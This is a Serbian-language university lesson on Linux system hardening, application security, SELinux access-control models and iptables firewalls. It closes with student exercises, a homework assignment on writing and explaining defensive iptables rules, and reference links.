Navode se postupci administratora uz pomoc kojih se mogu sprečiti neke vrste napada.

Nakon eliminisanja potencijalnog rizika sigurnosti uklanjanjem neželjenih mrežnih servisa, potrebno je preuzeti određene mere u cilju povećanja sigurnosti preostalih servisa i softvera na računaru (serveru). Administrator sistema može za relativno kratko vreme sprečiti razne vrste napada na sistem ukoliko primeni sledeće postupke:

- Postavljanje lozinke za pristup BIOS konfiguraciji i zabrana podizanja operativnog sistema sa diskete i CD-ROM uređaja
  Time se sprečava mogućnost podizanja operativnog sistema sa izmenljivog medijuma. Korisnik koji podigne „live“ distribuciju Linux sistema sa CD-ROM medijuma prijavljuje se kao root, a nakon toga lako može aktivirati sve lokalne sisteme datoteka i preuzeti i/ili uništiti sve podatke na njima.
- Programi za podizanje operativnog sistema (LILO i GRUB)
  LILO i GRUB su najčešće korišćeni programi koji pune memoriju jezgrom operativnog sistema. U konfiguracionim datotekama ovih programa moguće je navesti lozinku kojom se slika jezgra štiti lozinkom ili se određuje vremenski period čekanja na izbor nakon kog se prihvata podrazumevana opcija. Na primer, ispravna konfiguracija programa za podizanje sistema (engl. boot manager) na računaru na kome se nalazi samo jedan operativni sistem, omogućava korisnicima da u roku od pet sekundi navedu parametre jezgru. U tom slučaju od njih se zahteva lozinka. Nakon tog perioda, operativni sistem se podiže bez dodatnih parametara i za to se ne zahteva lozinka. Ukoliko kao program za podizanje koristite LILO, ovakvu konfiguraciju ćete postići navođenjem direktiva default, timeout, restricted i password u datoteci /etc/lilo.conf. Dodatno, potrebno je zaštititi datoteku /etc/lilo.conf adekvatnim pravima pristupa (na primer, 600) pošto se lozinka čuva kao otvoreni tekst, i zabraniti izmenu njenog sadržaja postavljanjem indikatora nepromenljivosti (engl. immutability flag).
- Privremeno isključivanje servera sa mreže
  Sigurnosne mere ne treba primenjivati dok je server „na mreži“. Preporučuje se da korisnik root deaktivira mrežne interfejse pre primene sigurnosnih mera.

OS INSTALACIJA

Linux sistem bezbednosti započinje u trenutku instalacije operativnog sistema.

Linux sistem bezbednosti započinje u trenutku instalacije operativnog sistema: jedan od naj kritičnijih, uticaja na sistem će imati odluka administratora sistema koji softver će se izvršavati na sistemu. Jako je važno da se od samog početka pomno razmotri koje programe bi trebalo instalirati, a koje ne bi trebalo.

Koji softver ne treba instalirati? Zdrav razum bi trebao da bude vaš vodič: na primer, SMTP (email) relej ne bi trebalo da bude Apache web server; server baze podataka ne bi trebalo da budu paketi, kao što su OpenOffice, itd. Preporuka je da se ne instaliraju sledeće aplikacije: X Windows System, RPC (engl. Remote Procedure Call) usluge, R-usluge (rsh, rlogin, rcp), inetid (Internet Daemon), SMTP daemons, Telnet (engl. cleartext-login services). Osim početnog odabira i instaliranja softvera, Linux instalacioni uslužni programi takođe izvršavaju različita podešavanja početnog sistema i konfiguracije softvera, uključujući:

- *postaviti root lozinku,*
- *kreirati non-root korisnički nalog,*
- *postaviti početni nivo sigurnosti za ceo sistem (obično inicijalna prava na datotekama),*
- *omogućiti jednostavna pravila zaštitnog zida zasnovanog na hostu,*
- *omogućiti SELinux ili Novell AppArmor.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PATCH MANAGEMENT

Promenu kontrole sistema ne bi trebalo izvoditi automatskim ažuriranjem i potrebno je testirati ponašanje nakon instalacije.

*Nakon instalacije i pravilne konfiguracije sistema, neophodno je redovno ažuriranje bezbednosnim zakrpama . Loša vest je da sa zakrpama vi ne može biti potpuno bezbedni: uvek će biti softverskih ranjivosti koje napadač može iskoristiti u nekom vremenskom periodu pre nego proizvođači izdaju zakrpe za njih. (As-yet-unpatchable ranjivosti su poznate kao nula-dan (**zero-day**), ili 0-dan, ranjivosti).*

*Dobra vest je da moderne Linux distribucije obično uključuju alate za automatsko preuzimanje i instalaciju bezbednosnih dopuna, kojim možete minimalizirati vreme kada je vaš sistema ranjiv na stvari za koje zakrpe nisu dostupne. Na primer, Red Hat, Fedora, CentOS i uključuju **up2date** (može se koristiti **YUM**); SuSE uključuje **YaST Online Update;** i Debian koristi **apt-get**, iako ga vi morate pokrenuti kao cron job za automatsko ažuriranje.*

Napominjemo da promenu kontrole sistema ne bi trebalo izvoditi automatskim ažuriranjem, budući da bezbednosne zakrpe mogu u retkim, ali značajnim prilikama, uvesti nestabilnosti. Tako da je za kritične sisteme potrebno testirati ponašanje nakon instalacije.

KONTROLA PRISTUPA NA NIVOU MREŽE

Jedan od najznačajnijih napada na Linux je napad na nivou mreže.

Kontrole pristupa na nivou mreže , koje ograničavaju pristup lokalnim resursima na osnovu IP adresa sistema koji pokušava pristup, zbog toga su važan alat u Linux bezbednosti.

Jedan od najsavršenijih mehanizama kontrole pristupa mreži u Linux je libwappers. U svom orginalnom obliku, programski paket TCP Wrappers, daemon tcpd je korišćen kao "omotač (wrapper)" procesa za svaku uslugu koju je pokrenuo inetd. Dok je TCP Wrappers sveprisutan i jednostavan za korišćenje, moćniji je netfilter(i njegovo čelni korisnički prostor iptables) Linux kernel ugrađen mehanizam zaštitnog zida. iptables je koristan i na multi-interfejs sistemima zaštitnog zida i na uobičajenim serverima i desktop sistemima. Gotovo sve Linux distribucija sada uključuju uslužni program (engl. utilities) za automatsko generisanje "ličnih" (lokalnih) pravila zaštitnog zida, posebno u trenutku instalacije. Administrator kasnije modifikuje pravila i dodaje složenija po potrebi.

ANTIVIRUS SOFTVER

Linux korisnici su skloni da manje brinu o virusima.

Istorijski gledano, Linux nije ni približno podložan virusima kao drugi operativni sistemi (npr. Windows); više zbog manje popularnosti kao desktop platforma nego potrebne prisutne bezbednosti. Otuda su Linux korisnici skloni da manje brinu o virusima. Brza instalacija zakrpa bezbednosnih rupa je efektivna zaštita od crva, koji su u prošlosti bili mnogo veća pretnja protiv Linux sistema od virusa.

Virusi, međutim, obično zloupotrebljavaju privilegije korisnika koji ih nenamerno izvršavaju, pre nego iskorišćavaju ranjivost softvera: virus se jednostavno "izvršava kao" korisnik. Kako Linux popularnost i dalje raste, a posebno desktop platformi opšte namene, možemo očekivati da Linux virusi imaju mnogo više zajedničkog. Pre ili kasnije, zbog toga će antivirus softver postati mnogo važnije na Linux sistemima, nego što je sada. Postoje razne komercijalni i besplatni antivirus softverski paketi koji rade na (i štite) Linux-u, uključujući i proizvode McAfee, Symantec i Sophos; i besplatan alat otvorenog koda ClamAV.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

UPRAVLJANJE KORISNIČKIM NALOZIMA

Postoje osnovna načela Linux bezbednosti korisničkih naloga

Postoje osnovna načela Linux bezbednosti korisničkih naloga:

- *jako pažljivo postavljati dozvole datoteka i direktorijuma;*
- *koristiti grupne naloge kako bi se napravila razlika između različitih uloga na sistemu;*
- *izuzetno pažljivo koristiti root privilegije.*

Prvo, neke komande: koristiti chmod komandu za postavljanje i promenu dozvola za objekte koji pripadaju postojećim korisnicima i grupama. Za kreiranje, menjanje i brisanje korisničkih naloga, koristiti useradd, usermod i userdel naredbe. Za kreiranje, menjanje i brisanje

korisničkih grupne naloge, koristiti groupadd, groupmod i groupdel naredbe. Ili, jednostavno možete editovati datoteku /etc/passwd i direktno kreirati, menjati ili izbrisati korisnika, ili editovati /etc/group da kreirate, modifikujete ili izbrišete grupe.

Password aging *(maksimalni i minimalni vek korisničke lozinke), postavljen je globalno u datotekama /etc/login.defs i /etc/default/useradd, ali ta podešavanja će se samo primeniti za nove korisnčke naloge koji se kreiraju. Za promenu veka lozinke za postojeći korisnički nalog, koristite komandu chage.*

PRAĆENJE DOGAĐAJA I NADZOR SISTEMA

Veoma su važni zadaci u administrairanju mrežnog servera ukoliko želite da obezbedite visok nivo sigurnosti.

Tragovi uspešnih i neuspešnih napada na sistem beleže se u sistemskim dvevničkim datotekama – realno, retko ko može napasti tuđi sistem tako da za njim ne ostane nikakav trag. Redovno pregledanje dnevnika predstavlja jedan od fundamentalnih koraka detekcije napada. Svaki administrator u dnevničkim datotekama traži znakove učestalih neuspešnih pokušaja provere identiteta, neobjašnjivog obaranja sistema (komanda shutdown) i sličnih neobičnih ili neočekivanih događaja. Na primer, jedan neuspešan pokušaj prijavljivanja na sistem može se objasniti pogrešno unetom lozinkom. Nekoliko neuspešnih pokušaja prijavljivanja sa istim korisničkim imenom mogu se objasniti sindromom „debelog prsta“. Međutim, uzastopni pokušaji prijavljivanja sa različitim korisničkim imenom (ili sa imenom root) očigledan su pokazatelj napada na sistem.
Linux nudi administratorima centralizovan sistem za praćenje događaja – syslog. Većina Linux distribucija nakon instaliranja automatski konfiguriše syslog, shodno podrazumevanim podešavanjima za tu distribuciju, i pokreće syslogd proces. Administrator sistema specificira u datoteci /etc/syslog.conf koje poruke želi da zabeleži, a syslog preusmerava poruke u odgovarajuću dnevničku datoteku

Syslog, kao i većina mrežnih servisa, predstavlja pogodnu tačku za napad na sistem. Direktiva iz datoteke /etc/syslog.conf koja ima oblik: „izvporuke.prioritet @logserver“ ukazuje lokalnom syslogd procesu da poruke o greškama šalje udaljenom syslog serveru logserver na UDP port 514. Ovakav način vođenja dnevnika ima svoje prednosti, ali istovremeno otkriva mogućnost napada na sistem na kom se prate događaji.

UPRAVLJANJE DNEVNIČKIM (LOG) DATOTEKAMA

Mora se pažljivo upravljati lokalnom dnevničkom (log) datotekom.

Poruke prijavljivanja od previše različitih objekata za prijavljivanje u jednu datoteku mogu rezultovati u log datoteku *u kojoj je teško srediti korisne informacije; kada ima previše različitih dnevničkih datoteka, one mogu napraviti teškoću za administratore da zapamte gde da gledaju određeni audit trag. I u svim slučajevima, dnevnička datoteke ne sme dozvoliti da se popuni prostor na disku.*

Većina Linux distribucionih adresa rešila je ovaj problem putem logrotate komande (obično se izvršava kao cron job), koji odlučuje kako smenjivati (arhiva ili brisanje) sistem i aplikacione log datoteke zasnovane na globalnim podešavanjima u datoteci /etc/logrotate.conf, i na specifičnim podešavanjima aplikacija u skripti koja se nalazi u direktorijumu /etc/logrotate.d/.

Linux objekat prijave pruža lokalnu "sistem infrastrukturu" za kernel i aplikacije, ali je obično potrebno konfigurisati aplikacije da one same prijave odgovarajuće nivoe informacija

Poglavlje 6

Bezbednost aplikacija

BEZBEDNOST APLIKACIJA - UVOD

Mnoge bezbednosne funkcije su implementirane na slične načine na različitim aplikacijama.

Primena bezbednost je široka tema; cela poglavlja su posvećena zaštiti pojedinih aplikacija. Međutim, mnoge bezbednosne funkcije su implementirane na slične načine na različitim aplikacijama . Neke od tih zajedničkih karakteristika, su:

- *pokretanje kao neprivilegovan korisnik / grupa,*
- *pokretanje u chroot jail ,*
- *modularnost,*
- *šifrovanje,*
- *prijavljivanje.*

POKRETANJE KAO NEPRIVILEGOVAN KORISNIK / GRUPA

U Linux-u i drugim kao Unix operativnim sistemima svaki proces se "izvršava kao" neki korisnik.

Za mrežni daemons izuzetno je važno da taj korisnik ne može biti root . Dakle, jedna od najvažnijih daemon bezbednosnih funkcija koje može imati je sposobnost da se izvršava kao neprivilegovan korisnik ili grupa. Pokretanje mrežnih procesa kao root nije moguće sasvim izbeći: na primer, samo root može pridružiti procese "privilegovanom portu" (TCP i UDP portovi niži od 1024.) Međutim, to je još moguće za usluge roditelja procesa pokrenutih kao root, kako bi se pridružili privilegovanom portu, ali da se onda razmnožen novi „dete“ proces pokreće kao neprivilegovan korisnika, svaki put se izgrađuje dolazna konekcija.

Idealno, neprivilegovane korisnike i grupe koje koriste dat mrežni daemon treba posvetiti toj svrsi, ako nema drugih razloga, onda za nadzor (odnosno, ako se pojavljuje unos u /var/log/messages sa naznakom neuspeli pokušaj od strane korisnika ftpuser, pokrenete komandu /sbin/halt, ona će moći mnogo lakše da odredi precizno što se dešava ako ftpuser nalog ne deli pet različitih mrežnih aplikacija).

POKRETANJE U CHROOT JAIL

Glavni nedostatak ove metode je dodatna složenost.

Sistem chroot poziva ograničenja procesa na neki podskup /, koji je on mapirao virtuelno "/" sa nekim drugim direktorijumom (na pr., /srv/ftp/public). To je korisno jer, na primer, FTP daemon koji služi datoteke iz određenih direktorijuma, recimo, /srv/ftp/public, ne bi trebalo da ima pristup ostalim datotekama sistema.

*Direktorijum kojim ograničavamo nazivamo daemon **chroot jail**. U "chrooted" daemon, sve u chroot zatvoru (jail) čini se da je zapravo u /, na primer na "pravi" direktorijum /srv/ftp/public/etc/myconfigfile kao /etc/myconfigfile u chroot zatvoru. Stvari u direktorijumima van chroot zatvora nisu vidljive ili dostupne sasvim.*

Glavni nedostatak ove metode je dodatna složenost: određene datoteke, direktorijumi, i posebne datoteke obično moraju biti kopirane u "chroot zatvor", i određuju samo ono što treba da ide u zatvor za daemon da bi radio ispravno, iako je lako pronaći na internetu detaljne procedura za razne chrooting Linux aplikacije.

Otklanjanje problema chrooted aplikacija može biti teško: čak i ako aplikacija eksplicitno podržava tu funkciju, ona se može ponašati neočekivano kada se pokrene chrooted. Imajte na umu da ako se chrooted postupak pokreće kao root, može "pobeći " iz chroot zatvora uz malo problema. Ipak, daleko su veće prednosti chrooted aplikacija, obično su nedostaci chrooting usluge mreže.

ZAŠTITA APACHE WEB SERVERA

Web lokacije su jedna od omiljenih meta napadača.

U ozbiljnije posledice napada na Web lokacije spadaju zloupotreba tuđeg imena, neovlašćena upotreba važnih informacija, krađa značajnih podataka (kao što su brojevi kreditnih kartica članova nekog kluba). Naročito su u opasnosti lokacije sa dinamičkom sadržinom (CGI, PHP) koja na određeni način stupa u interakciju sa korisničkim računarom.

Neki problemi potiču od samog operativnog sistema, tj. od okruženja u kome se Apache izvršava. U opštem slučaju, Apache je pokrenut od strane root korisnika, a zahteve opsužuje kao korisnik koji je definisan direktivom User (na primer, korisnik www). Kao što je slučaj sa svakom komandom koju izvršava root, potrebno je sprečiti modifikaciju sadržaja programa od strane neovlašćenih korisnika. Dozvolu za upis u direktorijume, poddirektorijume i datoteke sme imati samo root.Korišćenje .htaccess datoteka predstavlja dodatnu zaštitnu meru. Pri tome, potrebno je zabraniti korišćenje svih .htaccess datoteka, osim onih čije je korišćenje eksplicitno dozvoljeno.Pored ovih osnovnih, ali veoma bitnih mera zaštite, potrebno je stalno pratiti rad Web servera, pregledanjem dnevničkih datoteka. Iako ove datoteke prikazuju podatke samo o onome što se već dogodilo, njihovim pregledanjem može se steći predstava o najčešće izvođenim tipovima napada na Web server i o merama zaštite koje treba preduzeti.

MODULARNOST

Modularnost aplikacija omogućava lociranje i popravku sigurnosnih pristupa.

Ako se program izvršava u formi jednog, velikog, višenamenskog procesa, može biti vrlo teško da ga pokrene neprivilegovani korisnik; može mu biti teško da pronaće i popravi bezbednosne bagove u svom izvornom kodu (zavisno od toga koliko je dobro dokumentovan i strukturiran kod); i može biti teže da onemogući nepotrebna funkcionalnost. Modularnost aplikacija omogućava lociranje i popravku sigurnosnih pristupa.

Postfix, na primer, sastoji se od niza daemons i komandi; svaka posvećena zadacima vezanim za različite prenose poruka. Samo par tih procesa se uopšte pokreće kao root, i one se gotovo nikad sve ne izvršavaju u isto vreme. Postfix zato ima znatno manje površine za napad (attack surface) monolitni Sendmail.

Popularni Apache web server nekad monolitni, ali sada podržava module koda koji se mogu učitati pri pokretanju kada je potrebno; to smanjuje Apache memoriju za footprint, i smanjuje pretnje koje predstavljaju ranjivosti na nekorišćenim funkcijama površina.

ŠIFROVANJE

Većina Linux mrežnih aplikacija podržava šifrovanje, najčešće preko OpenSSL biblioteke.

Slanje dokumenata prijava ili podataka aplikacije preko mreže u otvorenom tekstu (npr. nešifrovanih) izlaže ih napadu prisluškivanje mreže. Većina Linux mrežnih aplikacija, zbog toga, podržava danas šifrovanje, najčešće preko OpenSSL biblioteke. Korišćenje šifrovanja na aplikativnom nivou je, u stvari, najefikasniji način da se obezbedi šifrovana mrežna transakcija sa kraja na kraj.

SSL i TLS protokoli koje obezbeđuje OpenSSL zahtevaju korišćenje X.509 digitalnih certifikata. Digitalni sertifikat može biti izrađen i potpisan od strane korisnika openssl komande. Za optimalnu bezbednost, bilo lokalno ili komercijalno, treba da se koriste Certificate Authority (CA) oznake za potpisivanje svih servera certifikatima, ali self-signed (tj. ne-provjerljivi) sertifikati mogu takođe biti korišćeni.

OBAVEZNA KONTROLA PIRSTUPA

Linux koristi DAC bezbednosni model, u kojem vlasnik datog sistema objekata može postaviti bilo koje dozvole pristupa resursima koje želi.

Stroge bezbednosne kontrole, generalno, jesu opcionalne. Nasuprot tome, računar sa obaveznom kontrolom pristupa (Mandatory Access Controls- MAC) je globalna bezbednosna politika gde su svi korisnici sistema objekti. Korisnik koji kreira datoteku na MAC sistemu ne

može da postavlja kontrole pristupa toj datoteci koji su slabiji od kontrola koje diktira sistem bezbednosne politike.

U principu, ugrožavanje sistema zasnovanog na DAC bezbednosnom modelu je stvar otmice root procesa. Na MAC zasnovanom sistemu, nalog superkorisnik se koristi samo za održavanje globalne bezbednosne politike. Dnevno administriranje sistema vrši se pomoću naloga koji nema ovlašćenje za uređivanje globalnih bezbednosnih politika. Dakle, nemoguće je kompromitovati ceo sistem napadom bilo kojeg procesa.

Nažalost, dok su MAC šeme dostupne na različitim platformama tokom godina, tradicionalno su bile mnogo složenije za konfigurisanje i održavanje. Da biste kreirali efikasnu globalnu bezbednosnu politiku, potrebno je detaljno znanje o ponašanju svake aplikacije u sistemu.

Poglavlje 7

SELinux

SELINUX - UVOD

SELinux je NSA moćna implementacija obavezne kontrole pristupa za Linux.

Linux DAC se i dalje primenjuje pod SELinux : ako dozvole na datoteci običnog Linux-a ne dozvoljavaju određenu radnju, radnja će i dalje biti blokirana, a SELinux neće procenjihvati tu akciju. Ali ako dozvola običnog Linux-a dopušta akciju, SELinux će proceniti akciju na osnovu svoje sopstvene bezbednosne politike pre nego dozvoli da se dogodi. Konkretnije, SELinux procenjuje akcije pokušaja subjekata prema objektu. U SELinux-u "subjekti", uvek su procesi, budući da oni izvršavaju komande korisnika. Akcije u SELinux-u se zovu "dozvole", kao i u Linux DAC.

Objekti koji dobiju akciju, međutim, različiti su. Dok su u Linux DAC modelu, objekti uvek datoteke i direktorijumi, u SELinux objekti uključuju ne samo datoteke i direktorijume, već i druge procese, kao i razne resurse sistema u oba kernel i korisničkom prostoru. SELinux razlikuje različite "klase" (kategorije) objekata, uključujući: dir, socket, tcp_socket, unix_stream_socket, filesystem, node, xserver, cursor. Svaka klasa objekta ima određeni skup mogućih dozvola (akcija). Ovo ima smisla; postoje stvari koje možete raditi u direktorijumu, na primer, da se jednostavno ne primenjuje, recimo, X Servers.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

SIGURNOSNI SADRŽAJ

U bezbednosnom sadržaju za objekte, oznaka korisnika ukazuje koji SELinux korisnički nalozi su vlasnici objekata.

Svaki individualni subjekat ili objekat kojim upravlja MAC SELinux , definisan je bezbednosnim sadržajem (engl. security context), koji sadrži korisnika, ulogu i domen (koji se naziva i ''tip''). SELinux održava sopstvenu listu korisnika, odvojenu od Linux DAC sistema. U bezbednosnom sadržaju za subjekte, oznaka korisnika ukazuje koje SELinux privilegije korisničkog naloga izvršava subjekat (koji, opet, mora biti proces). U bezbednosnom sadržaju za objekte, oznaka korisnika ukazuje koji SELinux korisnički nalozi su vlasnici objekata.

Uloga je kao grupa u Linux DAC sistemu, tako da ulogu može preuzeti bilo koji od brojnih ovlašćenih korisnika, od kojih svaki može biti ovlašćen da preuzme različite uloge u različitim

vremenima. Razlika je u tome da u SELinux-u, korisnik može preuzeti samo jednu ulogu u vremenu, i može promeniti ulogu samo ako i kada je ovlašćen da to uradi.

Ovaj model, u kojem je svakom procesu (subjektu) dodeljen domen, u kojem su dozvoljene samo određene operacije, zove se Type Enforcement (TE), jeste srce SELinux-a.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

DONOŠENJA ODLUKA U SELINUX

Postoje dve vrste odluka koje SELinux mora da donosi.

Postoje dve vrste odluka koje SELinux mora da donosi u vezi sa subjektima, domenima, i objektima: odluka pristupa i odluka promene (engl. transition). Odluke pristupa uključuju stvari koje subjekti rade na objektima koji već postoje, ili stvaranja novih stvari koje ostaju u domenu očekivanih.

Odluke promene uključuju pozivanje procesa u različitim domenima od onog u kojem je subjekat-proces pokrenut, ili stvaranje objekata različitog tipa od njihovih direktorijuma roditelja . To će odgovarati, normalno, ako se proces izvršava ponovo; drugi proces će podrazumevano biti izvršen u istom SELinux domenu. Međutim, ako proces pokušava da se razmnoži u neki drugi domen, potrebno je da SELinux napravi odluku promene domena da bi se utvrdilo da li će se ovo dopustiti, koje mora biti eksplicitno odobreno SELinux pravilima. Ovo je važna provera protiv napada eskalacija privilegija (engl. privilege-escalation attacks).

Promena datoteke radi na sličan način: ako subjekat kreira datoteku u nekom direktorijumu (i ako je dozvoljeno kreiranje datoteke u domenu subjekta), nova datoteka će naslediti bezbednosni sadržaj (korisnika, ulogu i domen) izvornog direktorijuma (engl.parent directory). Ako, iz nekog razloga, proces pokušava da označi novu datoteku različitim bezbednosnim sadržajem, biće potrebno da SELinux napravi odluku promene tipa.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

RBAC I MAC KONTROLA

Kontrola pristupa zasnovana na ulogama'' (Role Based Access Control – RBAC).

Osim Tip Enforcement, SELinux uključuje drugi model, nazvan ''kontrola pristupa zasnovana na ulogama'' (Role Based Access Control– RBAC). RBAC se zasniva na konceptima objašnjenim na predavanjima br. 3. RBAC je relativno jednostavan. SELinux pravila određuju uloge koje svaki korisnik može preuzeti; druga pravila određuju pod kojim okolnostima svaki korisnik može prelaziti iz jedne odobrene u drugu ulogu (za razliku od grupe Linux DAC, u RBAC jedan korisnik ne može preuzeti više od jedne uloge u isto vreme); i još druga pravila opisuju domene u kojima može svaka odobrena uloga delovati.

Treći bezbednosni model implementiran u SELinux je bezbednost na više nivoa (Multi Level Security- MLS), koji se zasniva na Bell-LaPadula (BLP) modelu. Ovaj model se odnosi na obrade klasifikovanih podataka (tradicionalno "strogo poverljivo", "tajna", "poverljivo" i "neklasifikovano", u cilju smanjenja osetljivosti). MLS i BLP su sažeti poslovicom "nema čitanja na gore, nema pisanja na dole": korisnik može samo da čita objekat na nižem ili na istom nivou bezbednosti, takođe korisnik može samo da piše u objekat većeg ili istog nivoa bezbednosti. U SELinux, MLS se sprovodi preko sistema označavanja datoteka.

SELINUX UPRAVLJANJE POLITIKOM

SELinux pravila imaju oblik različitih, dugačkih tekstualnih datoteka u /etc/security/selinux.

Nažalost, kreiranje i održavanje SELinux politika je komplikovano i dugotrajno; jedna SELinux politika može da se sastoji od više stotina redova teksta. U Red Hat i Fedora, ta kompleksnost je ublažena uključivanjem podrazumevane "ciljane" politike koja definiše izabrane tipove mrežnih aplikacija, ali-iako omogućava sve ostalo što se izvršava samo sa Linux DAC kontrolama. Možete koristiti i RHEL Fedora system-config-securitylevel GUI za konfigurisanje ciljne politike.

Zajedničke komande SELinux-a svim SELinux implementacijama (osim Fedora i RHEL) su chcon, checkpolicy, getenforce, newrole, run_init, setenforce, i setfiles.

Poglavlje 8

Vežba 11

IPTABLES

Upoznavanje sa IPTables. (Predviđeno vreme trajanja vežbi je 45 minuta)

Osnovna uloga zaštitnog zida je je zaštita sistema koju postižemo filtriranjem paketa. U zavisnosti od toga da li je zaštitni zid namenjen da zaštiti računar na kome je aktivan ili čitavu mrežu iza sebe, možemo ih podeliti na personalne i korporativne.

Sama konfiguracija zaštitnog zid takođe zavisi od većeg broja parametara. Bez obzira da li se radi o kućnom ili korporativnom okruženju, broj mrežnih interfejsa koje poseduje računar i bezbednosna politika između njih, kao i stepen poverenja u pojedinim okruženjima, su samo neki od faktora koji određuju scenario konfiguracije zaštitnog zida.

Što je Iptables aplikacija? Izvorno, najpopularniji zaštitni zid/NAT paket na Linux OS je bio ipchains

aplikacija, ali ona je imala niz nedostataka. Netfilter organizacija odlučila da kreira novi proizvod pod

nazivom iptables da bi se otklonili ranije nedostatke.
• iptables aplikacija ima bolju integraciju sa Linux kernelom uz poboljšanje brzine rada i pouzdanosti
• iptables aplikacija vrši pregled paketa sa uspostavljanjem stanja (engl. stateful packet

inspection). To znači da zaštitni zid prati svaku vezu koja prolazi kroz njega, a u nekim slučajevima će pregledati sadržaj tokova podataka u nameri da predvidi slledeću akciju kod određenih protokola. To je važna karakteristika u prilog aktivnog FTP i DNS, kao i mnogih drugih mrežnih usluga.

• Iptables mogu da filtriraju MAC adrese i vrijednosti zastavica (engl. flag) u TCP zaglavlju. To

je korisno u sprečavanju napada pomoću neispravanih paketa i ograničavanja pristupa.

• Poboljšanje u sistemu prijave naloga (engl. system logging).

• Prevođenje mrežnih adresa (engl. network address translation) je poboljšano uz bolju integraciju sa web proksi programima kao što je Squid.

• Mogućnost blokiranja nekih vrsta napada kao što su DoS (engl. Denial of Service)

Dodatna uputstva za podešavanje IPTABLES možete pronaću u dodatnim materijalima.

LINKOVI

Linkovi za dodatno proučavanje

http://www.linuxhomenetworking.com/wiki/index.php/Quick_HOWTO_:_Ch14_:_Linux_Firewalls_Using_iptables#Figure_14-1_Iptables_Packet_Flow_Diagram

Trajno snimanje iptables pravila

https://www.thomas-krenn.com/en/wiki/Saving_Iptables_Firewall_Rules_Permanently

http://thejimmahknows.com/nat-dynamic-nat-nat-overloadingmasquerade-with-iptables/

http://www.iptables.info/en/structure-of-iptables.html#MANGLETABLE

https://www.digitalocean.com/community/questions/updating-iptables-to-block-torrent-traffic

http://www.netfilter.org/documentation/HOWTO/NAT-HOWTO-3.html

http://linux-ip.net/html/nat-dnat.html

Poglavlje 9

Individualne vežbe

ZADACI ZA INDIVIDUALNU VEZBU

Zadaci za individualan rad za lekciju 11. (Predviđeno vreme trajanja vežbi je 45 minuta)

Prvi zadatak
• Šta je iptables aplikacija?
• Koliko tabela postoji u iptables-u i čemu one služe? Opišite svaku od njih.
• Na koji način iptables vrši pregled paketa?
Drugi zadatak
• Instalirati iptables aplikaciju na Linux-u
• Objasniti sledeća iptables pravila:
iptables -A INPUT -s 161.53.2.70 -p udp -m udp --dport 123 -j ACCEPT
iptables -A INPUT -s ! 161.53.71.235 -i eth0 -p tcp -m tcp --dport 873 -j DROP
• Korišćenjem iptables blokirati dolazni saobraćaj sa adrese 192.168.1.10.

Poglavlje 10

Domaći zadatak 11

DOMAĆI ZADATAK BROJ 11

Jedanaesti domaći zadatak. (Predviđeno vreme trajanja vežbi je 120 minuta)

IPTables

Zadatak:
1. Preuzeti i instalirati iptables aplikaciju na Linux OS.
2. Preuzeti dokumentaciju za iptables.
3. Odgovoriti na sledeća pitanja:
Koja komanda briše sva pravila zaštitnog zida?
Koja je razlika između FORWARD i OUTPUT lanaca?
Objasbiti razlika u korišćenju "-I" i "-A" zastavica (engl. flags) kod konfiguracije iptables
Objasniti sledeća iptables pravila:
iptables -A INPUT -s ! 161.53.71.0/255.255.255.0 -i eth0 -p udp -m udp --dport 135:139 -j DROP
iptables -A INPUT -s 161.53.2.70 -p udp -m udp --dport 123 -j ACCEPT
iptables -A INPUT -s ! 161.53.71.235 -i eth0 -p tcp -m tcp --dport 873 -j DROP
iptables -A INPUT -i ppp0 -m state -- state NEW,INVALID -j DROP

iptables -A FORWARD -i ppp0 -m state -- state NEW,INVALID -j DROP

4. Napisati sledeća Iptables pravila:

- Pravilo treba da odbaci bilo koje dolazeće pakete sa IP adrese 192.168.10.35. Host će odgovoriti sa porukom da paket nije prihvaćen zbog REJECT akcije.
- Pravilo odbacuje sve dolazeće pakete sa IP adrese 192.168.10.35 koji koriste port 23 (telnet).
- Pravilo dozvoljava zaštitnom zidu da prihvati TCP pakete za rutiranje kada dolaze na interfejs eth0 sa bilo koje IP adrese i šalju se na IP adresu 192.168.1.58 preko interfejsa eth1.
- Ovo pravilo dozvoljava zaštitnom zidu da pošalje ICMP echo-requests (pings) i da prihvatiCMP koje očekuje

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu.

Naziv zadatka treba da bude: IT381-DZ11-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ11

Zaključak

ZAKLJUČAK

Rezime jedanaeste lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti bezbednosti Linux OS:

- *Linux Bezbednost*
- *Bezbednost sistema datoteka*
- *Linux/UNIX dozvole*
- *Linux ranjivost*
- *Ojačanje Linux sistema*
- *Bezbednost aplikacija*
- *SELinux*
- *IP tables*

LITERATURA

Spisak korišćene literature za lekciju 11

https://en.wikipedia.org/wiki/Security-Enhanced_Linux
http://en.wikipedia.org/wiki/Access_control
http://docs.oracle.com/cd/E37670_01/E36387/html/ol_cj_sec.html
http://searchsecurity.techtarget.com/definition/mandatory-access-control-MAC
https://en.wikipedia.org/wiki/Linux_Security_Modules
http://www.tldp.org/HOWTO/Security-HOWTO/file-security.html
http://www.tldp.org/LDP/intro-linux/html/sect_03_04.html
https://en.wikipedia.org/wiki/Discretionary_access_control
http://en.wikipedia.org/wiki/Mandatory_Access_Control
http://www.cs.cornell.edu/fbs/publications/chptr.DAC.pdf
https://en.wikipedia.org/wiki/File_system_permissions
http://www.grymoire.com/unix/Permissions.html
https://en.wikipedia.org/wiki/Linux_malware
http://searchmidmarketsecurity.techtarget.com/definition/rootkit
http://www.techrepublic.com/blog/it-security/understand-the-setuid-and-setgid-permissions-to-improve-security/2857/
http://www.computerworlduk.com/how-to/infrastructure/424/the-top-10-web-vulnerabilities-and-what-to-do-about-them/
https://en.wikipedia.org/wiki/AppArmor
http://en.wikipedia.org/wiki/Linux_Security_Modules
http://xorl.wordpress.com/2010/12/20/introduction-to-linux-security-modules-lsm/

LITERATURA - NASTAVAK

